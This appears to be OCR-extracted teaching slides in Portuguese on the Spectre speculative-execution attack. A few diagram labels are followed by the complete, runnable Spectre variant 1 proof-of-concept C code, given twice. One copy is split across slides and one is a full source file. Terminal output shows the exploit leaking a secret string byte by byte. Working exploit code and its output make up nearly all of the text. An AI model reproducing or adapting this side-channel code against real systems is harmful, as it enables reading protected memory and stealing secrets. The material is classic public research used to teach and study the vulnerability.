





Memória principal
Unidade lógica e aritmética
Unidade de controle
Equipamento de E/S


if <in bounds>
true
false
predicted
true
false
true
false



Context A
Context B
call [function]
...
function A
function B
? ? ?
Branch Predictor
call [function]
...
spectre gadget
legit function
speculate




```c
/********************************************************************
Victim code.
********************************************************************/
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = { 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 };
uint8_t unused2[64];
uint8_t array2[256 * 512];

char *secret = "Palavras secretas da ilha de Seram Show.";

uint8_t temp = 0; /* Used so compiler won't optimize out victim_function() */

void victim_function(size_t x) {
    if (x < array1_size) {
        temp &= array2[array1[x] * 512];
    }
}
```




```
/*********************************************************************
Analysis code
********************************************************************/
#define CACHE_HIT_THRESHOLD (80) /* assume cache hit if time <= threshold */

/* Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
    static int results[256];
    int tries, i, j, k, mix_i, junk = 0;
    size_t training_x, x;
    register uint64_t time1, time2;
    volatile uint8_t *addr;

    for (i = 0; i < 256; i++)
        results[i] = 0;
    for (tries = 999; tries > 0; tries--) {

        /* Flush array2[256*(0..255)] from cache */
        for (i = 0; i < 256; i++)
            _mm_clflush(&array2[i * 512]); /* intrinsic for clflush instruction */

        /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
        training_x = tries % array1_size;
        for (j = 29; j >= 0; j--) {
            _mm_clflush(&array1_size);
            for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */

            /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
            /* Avoid jumps in case those tip off the branch predictor */
            x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
            x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
            x = training_x ^ (x & (malicious_x ^ training_x));

            /* Call the victim! */
            victim_function(x);
        }
```




```c
        /* Time reads. Order is lightly mixed up to prevent stride prediction */
        for (i = 0; i < 256; i++) {
            mix_i = ((i * 167) + 13) & 255;
            addr = &array2[mix_i * 512];
            time1 = __rdtscp(&junk); /* READ TIMER */
            junk = *addr; /* MEMORY ACCESS TO TIME */
            time2 = __rdtscp(&junk) - time1; /* READ TIMER & COMPUTE ELAPSED TIME */
            if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
                results[mix_i]++; /* cache hit - add +1 to score for this value */
        }

        /* Locate highest & second-highest results results tallies in j/k */
        j = k = -1;
        for (i = 0; i < 256; i++) {
            if (j < 0 || results[i] >= results[j]) {
                k = j;
                j = i;
            } else if (k < 0 || results[i] >= results[k]) {
                k = i;
            }
        }
        if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
            break; /* Clear success if best is > 2*runner-up + 5 or 2/0) */
    }
    results[0] ^= junk; /* use junk so code above won't get optimized out*/
    value[0] = (uint8_t)j;
    score[0] = results[j];
    value[1] = (uint8_t)k;
    score[1] = results[k];
}
```



```c
int main(int argc, const char **argv) {
    size_t malicious_x=(size_t)(secret-(char*)array1); /* default for malicious_x */
    int i, score[2], len=40;
    uint8_t value[2];

    for (i = 0; i < sizeof(array2); i++)
        array2[i] = 1; /* write to array2 so in RAM not copy-on-write zero pages */
    if (argc == 3) {
        sscanf(argv[1], "%p", (void**)(&malicious_x));
        malicious_x -= (size_t)array1; /* Convert input value into a pointer */
        sscanf(argv[2], "%d", &len);
    }

    printf("Reading %d bytes:\n", len);
    while (--len >= 0) {
        printf("Reading at malicious_x = %p... ", (void*)malicious_x);
        readMemoryByte(malicious_x++, value, score);
        printf("%s: ", (score[0] >= 2*score[1] ? "Success" : "Unclear"));
        printf("0x%02X='%c' score=%d ", value[0],
               (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0]);
        if (score[1] > 0)
            printf("(second best: 0x%02X score=%d)", value[1], score[1]);
        printf("\n");
    }
    return (0);
}
```



```
root@debian:/home/usuario/Área de trabalho# gcc aa.c -o spectre
root@debian:/home/usuario/Área de trabalho# ./spectre
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffdfed68... Success: 0x50='P' score=11 (second best: 0x00 score=3)
Reading at malicious_x = 0xffffffffffdfed69... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffdfed6a... Success: 0x6C='l' score=11 (second best: 0x00 score=3)
Reading at malicious_x = 0xffffffffffdfed6b... Success: 0x61='a' score=11 (second best: 0x00 score=3)
Reading at malicious_x = 0xffffffffffdfed6c... Success: 0x76='v' score=2
Reading at malicious_x = 0xffffffffffdfed6d... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffffffffdfed6e... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffdfed6f... Success: 0x73='s' score=13 (second best: 0x00 score=4)
```



```
root@debian:/home/usuario/Área de trabalho# gcc aa.c -o spectre
root@debian:/home/usuario/Área de trabalho# ./spectre
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffdfed68... Success: 0x50='P' score=11 (second best: 0x00 score=3)
Reading at malicious_x = 0xffffffffffdfed69... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffdfed6a... Success: 0x6C='l' score=11 (second best: 0x00 score=3)
Reading at malicious_x = 0xffffffffffdfed6b... Success: 0x61='a' score=11 (second best: 0x00 score=3)
Reading at malicious_x = 0xffffffffffdfed6c... Success: 0x76='v' score=2
Reading at malicious_x = 0xffffffffffdfed6d... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffffffffdfed6e... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffdfed6f... Success: 0x73='s' score=13 (second best: 0x00 score=4)
Reading at malicious_x = 0xffffffffffdfed70... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffffffffdfed71... Success: 0x73='s' score=7 (second best: 0x05 score=1)
Reading at malicious_x = 0xffffffffffdfed72... Success: 0x65='e' score=15 (second best: 0x00 score=5)
Reading at malicious_x = 0xffffffffffdfed73... Success: 0x63='c' score=11 (second best: 0x00 score=3)
Reading at malicious_x = 0xffffffffffdfed74... Success: 0x72='r' score=2
Reading at malicious_x = 0xffffffffffdfed75... Success: 0x65='e' score=7 (second best: 0x05 score=1)
Reading at malicious_x = 0xffffffffffdfed76... Success: 0x74='t' score=2
Reading at malicious_x = 0xffffffffffdfed77... Success: 0x61='a' score=7 (second best: 0x05 score=1)
Reading at malicious_x = 0xffffffffffdfed78... Success: 0x73='s' score=7 (second best: 0x05 score=1)
Reading at malicious_x = 0xffffffffffdfed79... Success: 0x20=' ' score=7 (second best: 0x05 score=1)
Reading at malicious_x = 0xffffffffffdfed7a... Success: 0x64='d' score=61 (second best: 0x00 score=28)
Reading at malicious_x = 0xffffffffffdfed7b... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffdfed7c... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffffffffdfed7d... Success: 0x69='i' score=2
Reading at malicious_x = 0xffffffffffdfed7e... Success: 0x6C='l' score=2
Reading at malicious_x = 0xffffffffffdfed7f... Success: 0x68='h' score=2
Reading at malicious_x = 0xffffffffffdfed80... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffdfed81... Success: 0x20=' ' score=7 (second best: 0x00 score=1)
Reading at malicious_x = 0xffffffffffdfed82... Success: 0x64='d' score=7 (second best: 0x05 score=1)
Reading at malicious_x = 0xffffffffffdfed83... Success: 0x65='e' score=13 (second best: 0x05 score=4)
Reading at malicious_x = 0xffffffffffdfed84... Success: 0x20=' ' score=23 (second best: 0x00 score=9)
Reading at malicious_x = 0xffffffffffdfed85... Success: 0x53='S' score=2
Reading at malicious_x = 0xffffffffffdfed86... Success: 0x65='e' score=2
Reading at malicious_x = 0xffffffffffdfed87... Success: 0x72='r' score=7 (second best: 0x05 score=1)
Reading at malicious_x = 0xffffffffffdfed88... Success: 0x61='a' score=2
Reading at malicious_x = 0xffffffffffdfed89... Success: 0x6D='m' score=59 (second best: 0x00 score=27)
Reading at malicious_x = 0xffffffffffdfed8a... Success: 0x20=' ' score=2
Reading at malicious_x = 0xffffffffffdfed8b... Success: 0x53='S' score=7 (second best: 0x05 score=1)
Reading at malicious_x = 0xffffffffffdfed8c... Success: 0x68='h' score=7 (second best: 0x05 score=1)
Reading at malicious_x = 0xffffffffffdfed8d... Success: 0x6F='o' score=51 (second best: 0x05 score=23)
Reading at malicious_x = 0xffffffffffdfed8e... Success: 0x77='w' score=2
Reading at malicious_x = 0xffffffffffdfed8f... Success: 0x2E='.' score=15 (second best: 0x00 score=5)
root@debian:/home/usuario/Área de trabalho#
```

```
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#ifdef _MSC_VER
#include <intrin.h> /* for rdtscp and clflush */
#pragma optimize("gt", on)
#else
#include <x86intrin.h> /* for rdtscp and clflush */
#endif

/********************************************************************
Victim code.
********************************************************************/
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16};
uint8_t unused2[64];
uint8_t array2[256 * 512];

char *secret = "The Magic Words are Squeamish Ossifrage.";

uint8_t temp = 0; /* To not optimize out victim_function() */

void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[array1[x] * 512];
  }
}

/********************************************************************
Analysis code
********************************************************************/
#define CACHE_HIT_THRESHOLD (80) /* cache hit if time <= threshold */

/* Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(size_t malicious_x, uint8_t value[2],
                    int score[2]) {
  static int results[256];
  int tries, i, j, k, mix_i, junk = 0;
  size_t training_x, x;
  register uint64_t time1, time2;
  volatile uint8_t *addr;

  for (i = 0; i < 256; i++)
    results[i] = 0;
  for (tries = 999; tries > 0; tries--) {
    /* Flush array2[256*(0..255)] from cache */
    for (i = 0; i < 256; i++)
      _mm_clflush(&array2[i * 512]); /* clflush */

    /* 5 trainings (x=training_x) per attack run (x=malicious_x) */
    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
      _mm_clflush(&array1_size);
      for (volatile int z = 0; z < 100; z++) {
      } /* Delay (can also mfence) */

      /* Bit twiddling to set x=training_x if j % 6 != 0
       * or malicious_x if j % 6 == 0 */
      /* Avoid jumps in case those tip off the branch predictor */
      /* Set x=FFF.FF0000 if j%6==0, else x=0 */
      x = ((j % 6) - 1) & ~0xFFFF;
      /* Set x=-1 if j&6=0, else x=0 */
      x = (x | (x >> 16));
      x = training_x ^ (x & (malicious_x ^ training_x));

```

```c
      /* Call the victim! */
      victim_function(x);
    }

    /* Time reads. Mixed-up order to prevent stride prediction */
    for (i = 0; i < 256; i++) {
      mix_i = ((i * 167) + 13) & 255;
      addr = &array2[mix_i * 512];
      time1 = __rdtscp(&junk);
      junk = *addr;                    /* Time memory access */
      time2 = __rdtscp(&junk) - time1; /* Compute elapsed time */
      if (time2 <= CACHE_HIT_THRESHOLD &&
          mix_i != array1[tries % array1_size])
        results[mix_i]++; /* cache hit -> score +1 for this value */
    }

    /* Locate highest & second-highest results */
    j = k = -1;
    for (i = 0; i < 256; i++) {
      if (j < 0 || results[i] >= results[j]) {
        k = j;
        j = i;
      } else if (k < 0 || results[i] >= results[k]) {
        k = i;
      }
    }
    if (results[j] >= (2 * results[k] + 5) ||
        (results[j] == 2 && results[k] == 0))
      break; /* Success if best is > 2*runner-up + 5 or 2/0) */
  }
  /* use junk to prevent code from being optimized out */
  results[0] ^= junk;
  value[0] = (uint8_t)j;
  score[0] = results[j];
  value[1] = (uint8_t)k;
  score[1] = results[k];
}

int main(int argc, const char **argv) {
  size_t malicious_x =
      (size_t)(secret - (char *)array1); /* default for malicious_x */
  int i, score[2], len = 40;
  uint8_t value[2];

  for (i = 0; i < sizeof(array2); i++)
    array2[i] = 1; /* write to array2 to ensure it is memory backed */
  if (argc == 3) {
    sscanf(argv[1], "%p", (void **)(&malicious_x));
    malicious_x -= (size_t)array1; /* Input value to pointer */
    sscanf(argv[2], "%d", &len);
  }

  printf("Reading %d bytes:\n", len);
  while (--len >= 0) {
    printf("Reading at malicious_x = %p... ", (void *)malicious_x);
    readMemoryByte(malicious_x++, value, score);
    printf("%s: ", score[0] >= 2 * score[1] ? "Success" : "Unclear");
    printf("0x%02X='%c' score=%d    ", value[0],
       (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0]);
    if (score[1] > 0)
      printf("(second best: 0x%02X score=%d)", value[1], score[1]);
    printf("\n");
  }
  return (0);
}
```